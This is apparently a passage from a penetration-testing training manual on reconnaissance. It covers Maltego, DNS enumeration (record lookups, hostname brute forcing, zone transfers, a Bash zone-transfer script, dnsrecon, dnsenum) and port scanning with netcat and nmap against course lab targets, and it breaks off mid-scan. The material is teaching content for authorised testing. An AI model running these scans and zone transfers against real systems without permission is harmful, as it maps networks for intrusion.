


Figure 41: OSINT Framework

The OSINT framework is not meant to be a checklist, but reviewing the categories and available tools may spur ideas for additional information gathering opportunities.

6.15.2 Maltego

Maltego¹⁸⁶ is a very powerful data mining tool that offers an endless combination of search tools and strategies. The learning curve for it can be steep, and it is frankly overkill for this module, but its impressive capability warrants an introduction.

Maltego searches thousands of online data sources, and uses extremely clever “transforms” to convert one piece of information into another. For example, if we are performing a user information gathering campaign, we could submit an email address, and through various automated searches, “transform” that into an associated phone number or street address. During an organizational information gathering exercise, we could submit a domain name and “transform” that into a web server, then a list of email addresses, then a list of associated social media accounts, and then into a potential password list for that email account.

The combinations are endless, and the discovered information is presented in a scalable graph that allows easy zoom-and-pan navigation.

Maltego CE (the limited “community version” of Maltego) is included in Kali and requires a free registration to use. Commercial versions are also available and can handle larger datasets.

¹⁸⁶ (Paterva, 2019), <https://www.paterva.com/buy/maltego-clients.php>

Multiple vendors provide information that Maltgo can ingest and display. However, some providers also charge for access to their data. Maltego is not required to complete any material in the labs, but it can be an indispensable tool for large information gathering operations.

6.16 Wrapping Up

In this module, we explored the foundational aspects of the iterative process of passive information gathering. We covered a variety of techniques and tools to locate information about companies and their employees. This information can often prove to be invaluable in later stages of the engagement.

OS-555454 Ryan Dolan

7 Active Information Gathering

In this module, we will move beyond passive information gathering and explore techniques that involve direct interaction with target services. We will take a look at some foundational techniques but bear in mind there are innumerable services that can be targeted in the field. This includes *Active Directory* for example, which we cover in more detail in a separate module. However, we will look at some of the more common active information gathering techniques in this module including port scanning and DNS, SMB, NFS, SMTP, and SNMP enumeration.

7.1 DNS Enumeration

The Domain Name System (DNS)¹⁸⁷ is one of the most critical systems on the Internet and is a distributed database responsible for translating user-friendly domain names into IP addresses.

This is facilitated by a hierarchical structure that is divided into several zones, starting with the top-level root zone. Let's take a closer look at the process and servers involved in resolving a hostname like www.megacorpone.com.

The process starts when a hostname is entered into a browser or other application. The browser passes the hostname to the operating system's DNS client and the operating system then forwards the request to the external DNS server it is configured to use. This first server in the chain is known as the *DNS recursor* and is responsible for interacting with the DNS infrastructure and returning the results to the DNS client. The DNS recursor contacts one of the servers in the DNS root zone. The root server then responds with the address of the server responsible for the zone containing the Top Level Domain (TLD),¹⁸⁸ in this case, the .com TLD.

Once the DNS recursor receives the address of the TLD DNS server, it queries it for the address of the authoritative nameserver for the megacorpone.com domain. The authoritative nameserver is the final step in the DNS lookup process and contains the DNS records in a local database known as the zone file. It typically hosts two zones for each domain, the forward lookup zone that is used to find the IP address of a specific hostname and the reverse lookup zone (if configured by the administrator), which is used to find the hostname of a specific IP address. Once the DNS recursor provides the DNS client with the IP address for www.megacorpone.com, the browser can contact the correct web server at its IP address and load the webpage.

To improve the performance and reliability of DNS, DNS caching is used to store local copies of DNS records at various stages of the lookup process. It is for this reason that some modern applications, such as web browsers, keep a separate DNS cache. In addition, the local DNS client of the operating system also maintains its own DNS cache along with each of the DNS servers in the lookup process. Domain owners can also control how long a server or client caches a DNS record via the *Time To Live (TTL)* field of a DNS record.

¹⁸⁷ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Domain_Name_System

¹⁸⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Top-level_domain

7.1.1 Interacting with a DNS Server

Each domain can use different types of DNS records. Some of the most common types of DNS records include:

- NS - Nameserver records contain the name of the authoritative servers hosting the DNS records for a domain.
- A - Also known as a host record, the “a record” contains the IP address of a hostname (such as www.megacorpone.com).
- MX - Mail Exchange records contain the names of the servers responsible for handling email for the domain. A domain can contain multiple MX records.
- PTR - Pointer Records are used in reverse lookup zones and are used to find the records associated with an IP address.
- CNAME - Canonical Name Records are used to create aliases for other host records.
- TXT - Text records can contain any arbitrary data and can be used for various purposes, such as domain ownership verification.

Due to the wealth of information contained within DNS, it is often a lucrative target for active information gathering.

To demonstrate this, we'll use the **host** command to find the IP address of www.megacorpone.com:

```
kali@kali:~$ host www.megacorpone.com
```

```
www.megacorpone.com has address 38.100.193.76
```

Listing 210 - Using host to find the A host record for www.megacorpone.com

By default, the host command looks for an A record, but we can also query other fields, such as MX or TXT records. To do this, we can use the **-t** option to specify the type of record we are looking for:

```
kali@kali:~$ host -t mx megacorpone.com
```

```
megacorpone.com mail is handled by 10 fb.mail.gandi.net.  
megacorpone.com mail is handled by 50 mail.megacorpone.com.  
megacorpone.com mail is handled by 60 mail2.megacorpone.com.  
megacorpone.com mail is handled by 20 spool.mail.gandi.net.
```

```
kali@kali:~$ host -t txt megacorpone.com
```

```
megacorpone.com descriptive text "Try Harder"
```

Listing 211 - Using host to find the MX and TXT records for megacorpone.com

7.1.2 Automating Lookups

Now that we have some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more hostnames and IP addresses belonging to the same domain. For example, we know that the domain has a web server, with the hostname “www.megacorpone.com”.

Let's run **host** against this hostname:

```
kali@kali:~$ host www.megacorpone.com  
www.megacorpone.com has address 38.100.193.76
```

Listing 212 - Using host to look up a valid host

Now, let's see if megacorpone.com has a server with the hostname "idontexist". Notice the difference between the query outputs:

```
kali@kali:~$ host idontexist.megacorpone.com  
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
```

Listing 213 - Using host to look up an invalid host

In Listing 212, we queried a valid hostname and received an IP resolution response. By contrast, Listing 213 returned an error (*NXDOMAIN*¹⁸⁹) that indicated that a public DNS record does not exist for that hostname. Now that we understand how to search for valid hostnames, we can automate our efforts.

7.1.3 Forward Lookup Brute Force

Brute force is a trial-and-error technique that seeks to find valid information, including directories on a webserver, username and password combinations, or in this case, valid DNS records. By using a wordlist that contains common hostnames, we can attempt to guess DNS records and check the response for valid hostnames.

In the examples so far, we used *forward lookups*, which request the IP address of a hostname, to query both a valid and an invalid hostname. If **host** successfully resolves a name to an IP, this could be an indication of a functional server.

We can automate the forward DNS lookup of common hostnames using the **host** command in a Bash one-liner.

First, let's build a list of possible hostnames:

```
kali@kali:~$ cat list.txt  
www  
ftp  
mail  
owa  
proxy  
router
```

OS-555454 Ryan Dolan

Listing 214 - A small list of possible hostnames

Next, we can use a Bash one-liner to attempt to resolve each hostname:

```
kali@kali:~$ for ip in $(cat list.txt); do host $ip.megacorpone.com; done  
www.megacorpone.com has address 38.100.193.76  
Host ftp.megacorpone.com not found: 3(NXDOMAIN)  
mail.megacorpone.com has address 38.100.193.84  
Host owa.megacorpone.com not found: 3(NXDOMAIN)  
Host proxy.megacorpone.com not found: 3(NXDOMAIN)  
router.megacorpone.com has address 38.100.193.71
```

Listing 215 - Using Bash to brute force forward DNS name lookups

¹⁸⁹ (Internet Engineering Task Force, 2016), <https://tools.ietf.org/html/rfc8020>

With this simplified wordlist, we discovered entries for “www”, “mail”, and “router”. The hostnames “ftp”, “owa”, and “proxy”, however, were not found. Much more comprehensive wordlists are available as part of the SecLists project.¹⁹⁰ These wordlists can be installed to the `/usr/share/seclists` directory using the `sudo apt install seclists` command.

7.1.4 Reverse Lookup Brute Force

Our DNS forward brute force enumeration revealed a set of scattered IP addresses in the same approximate range (38.100.193.X). If the DNS administrator of megacorpone.com configured PTR¹⁹¹ records for the domain, we could scan the approximate range with *reverse lookups* to request the hostname for each IP.

Let’s use a loop to scan IP addresses 38.100.193.50 through 38.100.193.100. We will filter out invalid results by showing only entries that do not contain “not found” (with `grep -v`):

```
kali@kali:~$ for ip in $(seq 50 100); do host 38.100.193.$ip; done | grep -v "not found"
69.193.100.38.in-addr.arpa domain name pointer beta.megacorpone.com.
70.193.100.38.in-addr.arpa domain name pointer ns1.megacorpone.com.
72.193.100.38.in-addr.arpa domain name pointer admin.megacorpone.com.
73.193.100.38.in-addr.arpa domain name pointer mail2.megacorpone.com.
76.193.100.38.in-addr.arpa domain name pointer www.megacorpone.com.
77.193.100.38.in-addr.arpa domain name pointer vpn.megacorpone.com.
...
```

Listing 216 - Using Bash to brute force reverse DNS names

We have successfully managed to resolve a number of IP addresses to valid hosts using reverse DNS lookups. If we were performing an assessment, we could further extrapolate these results, and might scan for “mail1”, “mail3”, etc and reverse lookup positive results. The point is that these types of scans are often cyclical; we expand our search based on any information we receive at every round.

7.1.5 DNS Zone Transfers

A zone transfer is basically a database replication between related DNS servers in which the *zone file* is copied from a master DNS server to a slave server. The zone file contains a list of all the DNS names configured for that zone. Zone transfers should only be allowed to authorized slave DNS servers but many administrators misconfigure their DNS servers, and in these cases, anyone asking for a copy of the DNS server zone will usually receive one.

This is equivalent to handing a hacker the corporate network layout on a silver platter. All the names, addresses, and functionality of the servers can be exposed to prying eyes.

We have seen organizations whose DNS servers were misconfigured so badly that they did not separate their internal DNS namespace and external DNS namespace into separate, unrelated zones. This allowed us to retrieve a

¹⁹⁰ (danielmiessler, 2019), <https://github.com/danielmiessler/SecLists>

¹⁹¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Reverse_DNS_lookup

complete map of the internal and external network structure. It is not uncommon for DNS servers to be misconfigured in this way.¹⁹²

A successful zone transfer does not directly result in a network breach, although it does facilitate the process.

The **host** command syntax for performing a zone transfer is as follows:

```
host -l <domain name> <dns server address>
```

Listing 217 - Using host to perform a DNS zone transfer

From our earliest host command (Listing 210), we noticed that three DNS servers serve the megacorpone.com domain: *ns1*, *ns2*, and *ns3*. Let's try a zone transfer against each one.

We will use **host -l** (list zone) to attempt the zone transfers:

```
kali@kali:~$ host -l megacorpone.com ns1.megacorpone.com
Using domain server:
Name: ns1.megacorpone.com
Address: 38.100.193.70#53
Aliases:

Host megacorpone.com not found: 5(REFUSED)
; Transfer failed.
```

Listing 218 - The first zone transfer attempt fails

Unfortunately, it looks like the first nameserver, *ns1*, does not allow DNS zone transfers, so our attempt has failed.

Let's try to perform the same steps using the second nameserver, *ns2*:

```
kali@kali:~$ host -l megacorpone.com ns2.megacorpone.com
Using domain server:
Name: ns2.megacorpone.com
Address: 38.100.193.80#53
Aliases:

megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
admin.megacorpone.com has address 38.100.193.83
beta.megacorpone.com has address 38.100.193.88
fs1.megacorpone.com has address 38.100.193.82
intranet.megacorpone.com has address 38.100.193.87
mail.megacorpone.com has address 38.100.193.84
mail2.megacorpone.com has address 38.100.193.73
ns1.megacorpone.com has address 38.100.193.70
...
```

Listing 219 - Using host to illustrate a DNS zone transfer

¹⁹² (mandatoryprogrammer, 2019), <https://github.com/mandatoryprogrammer/TLDR>

This server allows zone transfers and provides a full dump of the zone file for the megacorpone.com domain, delivering a convenient list of IP addresses and corresponding DNS hostnames!

The megacorpone.com domain has very few DNS servers to check. However, some larger organizations might host many DNS servers, or we might want to attempt zone transfer requests against all the DNS servers in a given domain. Bash scripting can help with this task.

To attempt a zone transfer with the **host** command, we need two parameters: a nameserver address and a domain name. We can get the nameservers for a given domain with the following command:

```
kali@kali:~$ host -t ns megacorpone.com | cut -d " " -f 4  
ns1.megacorpone.com.  
ns2.megacorpone.com.  
ns3.megacorpone.com.
```

Listing 220 - Using host to obtain DNS servers for a given domain name

Taking this a step further, we can write a Bash script to automate the process of identifying the relevant nameservers and attempting a zone transfer from each:

```
#!/bin/bash  
  
# Simple Zone Transfer Bash Script  
# $1 is the first argument given after the bash script  
# Check if argument was given, if not, print usage  
  
if [ -z "$1" ]; then  
    echo "[*] Simple Zone transfer script"  
    echo "[*] Usage : $0 <domain name> "  
    exit 0  
fi  
  
# if argument was given, identify the DNS servers for the domain  
  
for server in $(host -t ns $1 | cut -d " " -f4); do  
    # For each of these servers, attempt a zone transfer  
    host -l $1 $server |grep "has address"  
done
```

Listing 221 - Our Bash DNS zone transfer script

Let's make the script executable and run it against megacorpone.com.

```
kali@kali:~$ chmod +x dns-axfr.sh  
  
kali@kali:~$ ./dns-axfr.sh megacorpone.com  
admin.megacorpone.com has address 38.100.193.83  
beta.megacorpone.com has address 38.100.193.88  
fs1.megacorpone.com has address 38.100.193.82  
intranet.megacorpone.com has address 38.100.193.87  
mail.megacorpone.com has address 38.100.193.84  
mail2.megacorpone.com has address 38.100.193.73  
ns1.megacorpone.com has address 38.100.193.70  
ns2.megacorpone.com has address 38.100.193.80  
ns3.megacorpone.com has address 38.100.193.90
```

```
router.megacorpone.com has address 38.100.193.71
```

```
...
```

```
Listing 222 - Running the DNS zone transfer Bash script
```

7.1.6 Relevant Tools in Kali Linux

There are several tools in Kali Linux that can automate DNS enumeration. Two notable examples are *DNSRecon* and *DNSenum*, which have useful options that we'll explore in the following sections.

7.1.6.1 DNSRecon

*DNSRecon*¹⁹³ is an advanced, modern DNS enumeration script written in Python. Running **dnsrecon** against megacorpone.com using the **-d** option to specify a domain name, and **-t** to specify the type of enumeration to perform (in this case a zone transfer), produces the following output:

```
kali@kali:~$ dnsrecon -d megacorpone.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record
[+]      SOA ns1.megacorpone.com 38.100.193.70
[*] Resolving NS Records
[*] NS Servers found:
[*]      NS ns1.megacorpone.com 38.100.193.70
[*]      NS ns2.megacorpone.com 38.100.193.80
[*]      NS ns3.megacorpone.com 38.100.193.90
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 38.100.193.80
[+] 38.100.193.80 Has port 53 TCP Open
[+] Zone Transfer was successful!
[*]      NS ns1.megacorpone.com 38.100.193.70
[*]      NS ns2.megacorpone.com 38.100.193.80
[*]      NS ns3.megacorpone.com 38.100.193.90
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.215
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.217
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.216
[*]      MX @.megacorpone.com spool.mail.gandi.net 217.70.178.1
[*]      A admin.megacorpone.com 38.100.193.83
[*]      A fs1.megacorpone.com 38.100.193.82
[*]      A www2.megacorpone.com 38.100.193.79
[*]      A test.megacorpone.com 38.100.193.67
[*]      A ns1.megacorpone.com 38.100.193.70
[*]      A ns2.megacorpone.com 38.100.193.80
[*]      A ns3.megacorpone.com 38.100.193.90
...
[*]
[*] Trying NS server 38.100.193.70
[+] 38.100.193.70 Has port 53 TCP Open
[-] Zone Transfer Failed!
```

¹⁹³ (darkoperator, 2019), <https://github.com/darkoperator/dnsrecon>

```
[+] No answer or RRset not for qname  
[*]  
[*] Trying NS server 38.100.193.90  
[+] 38.100.193.90 Has port 53 TCP Open  
[-] Zone Transfer Failed!  
[-] No answer or RRset not for qname
```

Listing 223 - Using dnsrecon to perform a zone transfer

Based on the output above, we have managed to perform a successful DNS zone transfer against the megacorpone.com domain. The result is basically a full dump of the zone file for the domain.

Let's try to brute force additional hostnames using the *list.txt* file we created previously for forward lookups. That list looks like this:

```
kali@kali:~$ cat list.txt  
www  
ftp  
mail  
owa  
proxy  
router
```

Listing 224 - List to be used for subdomain brute forcing using dnsrecon

To begin the brute force attempt, we will use the **-d** option to specify a domain name, **-D** to specify a file name containing potential subdomain strings, and **-t** to specify the type of enumeration to perform (in this case **brt** for brute force):

```
kali@kali:~$ dnsrecon -d megacorpone.com -D ~/list.txt -t brt  
[*] Performing host and subdomain brute force against megacorpone.com  
[*] A router.megacorpone.com 38.100.193.71  
[*] A www.megacorpone.com 38.100.193.76  
[*] A mail.megacorpone.com 38.100.193.84  
[+] 3 Records Found
```

Listing 225 - Brute forcing hostnames using dnsrecon

Our brute force attempt has finished, and we have managed to resolve a few hostnames.

7.1.6.2 DNSenum

DNSEnum is another popular DNS enumeration tool. To show a different output, let's run **dnsenum** against the zonetransfer.me domain (which is owned by DigiNinja¹⁹⁴ and specifically allows zone transfers):

```
kali@kali:~$ dnsenum zonetransfer.me  
dnsenum.pl VERSION:1.2.2  
----- zonetransfer.me -----  
  
Host's addresses:  
-----  
  
zonetransfer.me 7200 IN A 217.147.180.162
```

¹⁹⁴ (DigiNinja), <https://digi.ninja/about.php>

Name Servers:

```
-----
ns12.zoneedit.com          3653    IN    A     209.62.64.46
ns16.zoneedit.com          6975    IN    A     69.64.68.41
```

Mail (MX) Servers:

```
-----
ASPMX5.GOOGLEMAIL.COM      293     IN    A     173.194.69.26
ASPMX.L.GOOGLE.COM         293     IN    A     173.194.74.26
ALT1.ASPMX.L.GOOGLE.COM    293     IN    A     173.194.66.26
ALT2.ASPMX.L.GOOGLE.COM    293     IN    A     173.194.65.26
ASPMX2.GOOGLEMAIL.COM      293     IN    A     173.194.78.26
ASPMX3.GOOGLEMAIL.COM      293     IN    A     173.194.65.26
ASPMX4.GOOGLEMAIL.COM      293     IN    A     173.194.70.26
```

Trying Zone Transfers and getting Bind Versions:

```
-----
Trying Zone Transfer for zonetransfer.me on ns12.zoneedit.com ...
zonetransfer.me            7200    IN    SOA
zonetransfer.me            7200    IN    NS
...
office.zonetransfer.me     7200    IN    A     4.23.39.254
owa.zonetransfer.me        7200    IN    A     207.46.197.32
info.zonetransfer.me       7200    IN    TXT
asfdbbbox.zonetransfer.me  7200    IN    A     127.0.0.1
canberra_office.zonetransfer.me 7200    IN    A     202.14.81.230
asfdbvolume.zonetransfer.me 7800    IN    AFSDB
email.zonetransfer.me      2222    IN    NAPTR
dzc.zonetransfer.me        7200    IN    TXT
robinwood.zonetransfer.me   302     IN    TXT
vpn.zonetransfer.me        4000    IN    A     174.36.59.154
_sip._tcp.zonetransfer.me  14000   IN    SRV
dc_office.zonetransfer.me  7200    IN    A     143.228.181.132
```

ns16.zoneedit.com Bind Version: 8.4.X

brute force file not specified, bay.

Listing 226 - Using dnsenum to perform a zone transfer.

These enumeration tools are both capable and straightforward. Take some time to practice with each before continuing.

7.1.6.3 Exercises

1. Find the DNS servers for the megacorpone.com domain.
2. Write a small script to attempt a zone transfer from megacorpone.com using a higher-level scripting language such as Python, Perl, or Ruby.

3. Recreate the example above and use **dnsrecon** to attempt a zone transfer from megacorpone.com.

7.2 Port Scanning

Port scanning is the process of inspecting TCP or UDP ports on a remote machine with the intention of detecting what services are running on the target and what potential attack vectors may exist.

Please note that port scanning is not representative of traditional user activity and could be considered illegal in some jurisdictions. Therefore, it should not be performed outside the labs without direct, written permission from the target network owner.

It is essential to understand the implications of port scanning, as well as the impact that specific port scans can have. Due to the amount of traffic some scans can generate, along with their intrusive nature, running port scans blindly can have adverse effects on target systems or the client network such as overloading servers and network links or triggering IDS. Running the wrong scan could result in downtime for the customer.

Using a proper port scanning methodology can significantly improve our efficiency as penetration testers while also limiting many of the risks. Depending on the scope of the engagement, instead of running a full port scan against the target network, we can start by only scanning for ports 80 and 443. With a list of possible web servers, we can run a full port scan against these servers in the background while performing other enumeration. Once the full port scan is complete, we can further narrow our scans to probe for more and more information with each subsequent scan. Port scanning should be viewed as a dynamic process that is unique to each engagement. The results of one scan determine the type and scope of the next scan.

7.2.1 TCP / UDP Scanning

We'll begin our exploration of port scanning with a simple TCP and UDP port scan using Netcat. It should be noted that Netcat is *not* a port scanner, but it can be used as such in a rudimentary way. Since it's already present on many systems, we can repurpose some of its functionality to mimic a basic port scan when we are not in need of a fully-featured port scanner. However, there are far better tools dedicated to port scanning that we will explore in detail as well.

7.2.1.1 TCP Scanning

The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake¹⁹⁵ mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting any data. In basic terms, a host sends a TCP SYN packet to a server on a destination

¹⁹⁵ (Microsoft, 2010), <http://support.microsoft.com/kb/172983>

port. If the destination port is open, the server responds with a SYN-ACK packet and the client host sends an ACK packet to complete the handshake.

If the handshake completes successfully, the port is considered open.

To illustrate this, we will run a TCP Netcat port scan on ports 3388-3390. The **-w** option specifies the connection timeout in seconds and **-z** is used to specify zero-I/O mode, which will send no data and is used for scanning:

```
kali@kali:~$ nc -nvv -w 1 -z 10.11.1.220 3388-3390
(UNKNOWN) [10.11.1.220] 3390 (?) : Connection refused
(UNKNOWN) [10.11.1.220] 3389 (?) open
(UNKNOWN) [10.11.1.220] 3388 (?) : Connection refused
    sent 0, rcvd 0
```

Listing 227 - Using nc to perform a TCP port scan

Based on this output, we can see that port 3389 is open while connections on ports 3388 and 3390 timed out. The screenshot below shows the Wireshark capture of this scan:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.11.0.126	10.11.1.220	TCP	74	54272 → 3390 [SYN] Seq=0 Win=2920
4	0.173465715	10.11.1.220	10.11.0.126	TCP	60	3390 → 54272 [RST, ACK] Seq=1 Ack=1
5	0.173993925	10.11.0.126	10.11.1.220	TCP	74	45692 → 3389 [SYN] Seq=0 Win=2920
6	0.257814845	10.11.1.220	10.11.0.126	TCP	74	3389 → 45692 [SYN, ACK] Seq=0 Ack=1
7	0.257843092	10.11.0.126	10.11.1.220	TCP	66	45692 → 3389 [ACK] Seq=1 Ack=1 Win=2920
8	0.258157571	10.11.0.126	10.11.1.220	TCP	66	45692 → 3389 [FIN, ACK] Seq=1 Ack=1
9	0.258406541	10.11.0.126	10.11.1.220	TCP	74	34322 → 3388 [SYN] Seq=0 Win=2920
10	0.343710940	10.11.1.220	10.11.0.126	TCP	66	3389 → 45692 [ACK] Seq=1 Ack=2 Win=2920
11	0.343750348	10.11.1.220	10.11.0.126	TCP	60	3388 → 34322 [RST, ACK] Seq=1 Ack=1
12	0.345885725	10.11.1.220	10.11.0.126	TCP	60	3389 → 45692 [RST, ACK] Seq=1 Ack=1

Figure 42: Wireshark capture of the Netcat port scan

In this capture (Figure 42) Netcat sent several TCP SYN packets to ports 3390, 3389, and 3388 on lines 1, 5 and 9 respectively. Due to a variety of factors, including timing issues, the packets may appear out of order in Wireshark. Notice that the server sent a TCP SYN-ACK packet from port 3389 on line 6, indicating that the port is open. The other ports did not reply with a similar SYN-ACK packet, so we can infer that they are not open. Finally, on line 8, Netcat closed down this connection by sending a FIN-ACK packet.

7.2.1.2 UDP Scanning

Since UDP is stateless and does not involve a three-way handshake, the mechanism behind UDP port scanning is different from TCP.

Let's run a UDP Netcat port scan against ports 160-162 on a different target. This is done using the only **nc** option we have not seen yet, **-u**, which indicates a UDP scan:

```
kali@kali:~$ nc -nv -u -z -w 1 10.11.1.115 160-162
(UNKNOWN) [10.11.1.115] 161 (snmp) open
```

Listing 228 - Using Netcat to perform a UDP port scan

From the Wireshark capture, we can see that the UDP scan uses a different mechanism than a TCP scan:

No.	Time	Source	Destination	Protocol	Length	Info
3	0.100377084	10.11.0.126	10.11.1.115	UDP	43	48665 - 162 Len=1
4	0.187629037	10.11.1.115	10.11.0.126	ICMP	71	Destination unreachable (Port unavai
5	1.002691509	10.11.0.126	10.11.1.115	UDP	43	51082 - 161 Len=1
6	2.003060847	10.11.0.126	10.11.1.115	UDP	43	51082 - 161 Len=1
7	2.003294646	10.11.0.126	10.11.1.115	UDP	43	43218 - 160 Len=1
8	2.231071853	10.11.1.115	10.11.0.126	ICMP	71	Destination unreachable (Port unavai

Figure 43: Wireshark capture of a UDP Netcat port scan

As seen in Figure 43, an empty UDP packet is sent to a specific port (packets 3, 5, 6, and 7). If the destination UDP port is open, the packet will be passed to the application layer and the response received will depend on how the application is programmed to respond to empty packets. In this example, the application sends no response. However, if the destination UDP port is closed, the target should respond with an ICMP port unreachable (as seen in packets 4 and 8), that is sent by the UDP/IP stack of the target machine.

Most UDP scanners tend to use the standard “ICMP port unreachable” message to infer the status of a target port. However, this method can be completely unreliable when the target port is filtered by a firewall. In fact, in these cases the scanner will report the target port as open because of the absence of the ICMP message.

7.2.1.3 Common Port Scanning Pitfalls

UDP scanning can be problematic for several reasons. First, UDP scanning is often unreliable, as firewalls and routers may drop ICMP packets. This can lead to false positives and ports showing as open when they are, in fact, closed. Second, many port scanners do not scan all available ports, and usually have a pre-set list of “interesting ports” that are scanned. This means open UDP ports can go unnoticed. Using a protocol-specific UDP port scanner may help in obtaining more accurate results. Finally, penetration testers often forget to scan for open UDP ports, instead focusing on the “more exciting” TCP ports. Although UDP scanning can be unreliable, there are plenty of attack vectors lurking behind open UDP ports.

7.2.2 Port Scanning with Nmap

Nmap¹⁹⁶ (written by Gordon Lyon, aka Fyodor) is one of the most popular, versatile, and robust port scanners available. It has been actively developed for over a decade and has numerous features beyond port scanning.

Some of the Nmap example scans we cover in this module are run using **sudo**. This is due to the fact that quite a few Nmap scanning options require access to raw sockets,¹⁹⁷ which in turn require root privileges. Raw sockets allow for surgical manipulation of TCP and UDP packets. Without access to raw sockets,

¹⁹⁶ (Nmap, 2019), <http://nmap.org/>

¹⁹⁷ (Man7, 2017), <http://man7.org/linux/man-pages/man7/raw.7.html>

Nmap is limited as it falls back to crafting packets by using the standard Berkeley socket API.¹⁹⁸

Let's explore some port scanning examples to get a better feel for Nmap and its options.

7.2.2.1 Accountability for Our Traffic

A default Nmap TCP scan will scan the 1000 most popular ports on a given machine. Before we start running scans blindly, let's examine the amount of traffic sent by this type of scan. We'll scan one of the lab machines while monitoring the amount of traffic sent to the target host using **iptables**.¹⁹⁹

We will use several **iptables** options. First, we will use the **-I** option to insert a new rule into a given chain, which in this case includes both the **INPUT** (Inbound) and **OUTPUT** (Outbound) chains followed by the rule number. We will use **-s** to specify a source IP address, **-d** to specify a destination IP address, and **-j** to **ACCEPT** the traffic. Lastly, we will use the **-Z** option to zero the packet and byte counters in all chains.

Let's run those commands now:

```
kali@kali:~$ sudo iptables -I INPUT 1 -s 10.11.1.220 -j ACCEPT  
kali@kali:~$ sudo iptables -I OUTPUT 1 -d 10.11.1.220 -j ACCEPT  
kali@kali:~$ sudo iptables -Z
```

Listing 229 - Configuring our iptables rules for the scan

Now let's generate some traffic using **nmap**:

```
kali@kali:~$ nmap 10.11.1.220  
Starting Nmap 7.00 ( https://nmap.org ) at 2019-03-04 11:20 EST  
Nmap scan report for 10.11.1.220  
Host is up (0.29s latency).  
Not shown: 980 closed ports  
PORT      STATE SERVICE  
21/tcp     open  ftp  
53/tcp     open  domain  
88/tcp     open  kerberos-sec  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
389/tcp    open  ldap  
445/tcp    open  microsoft-ds  
464/tcp    open  kpasswd5  
593/tcp    open  http-rpc-epmap  
636/tcp    open  ldapssl  
3268/tcp   open  globalcatLDAP  
3269/tcp   open  globalcatLDAPssl  
3389/tcp   open  ms-wbt-server
```

¹⁹⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Berkeley_sockets#Socket_API_functions

¹⁹⁹ (netfilter, 2014), <http://netfilter.org/projects/iptables/index.html>

...

Nmap done: 1 IP address (1 host up) scanned in 46.29 seconds

Listing 230 - Scanning an IP for the 1000 most popular TCP ports

The scan completed and revealed a few open ports.

Now let's look at some **iptables** statistics to get an idea of how much traffic our scan generated. We will use the **-v** option to add some verbosity to our output, **-n** to enable numeric output, and **-L** to list the rules present in all chains:

```
kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 1528 packets, 226K bytes)
pkts bytes target     prot opt in     out     source               destination
 1263 51264 ACCEPT    all   --  *      *       10.11.1.220          0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 1323 packets, 191K bytes)
pkts bytes target     prot opt in     out     source               destination
 1314 78300 ACCEPT    all   --  *      *       0.0.0.0/0          10.11.1.220
```

Listing 231 - Using iptables to monitor nmap traffic for a top 1000 port scan

According to this output, this default 1000-port scan has generated around 78 KB of traffic.

Let's use **iptables -z** to zero the packet and byte counters in all chains again and run another **nmap** scan using **-p** to specify ALL TCP ports:

```
kali@kali:~$ sudo iptables -z
```

```
kali@kali:~$ nmap -p 1-65535 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (0.00067s latency).
Not shown: 65507 closed ports
PORT      STATE     SERVICE
21/tcp    open      ftp
53/tcp    open      domain
88/tcp    open      kerberos-sec
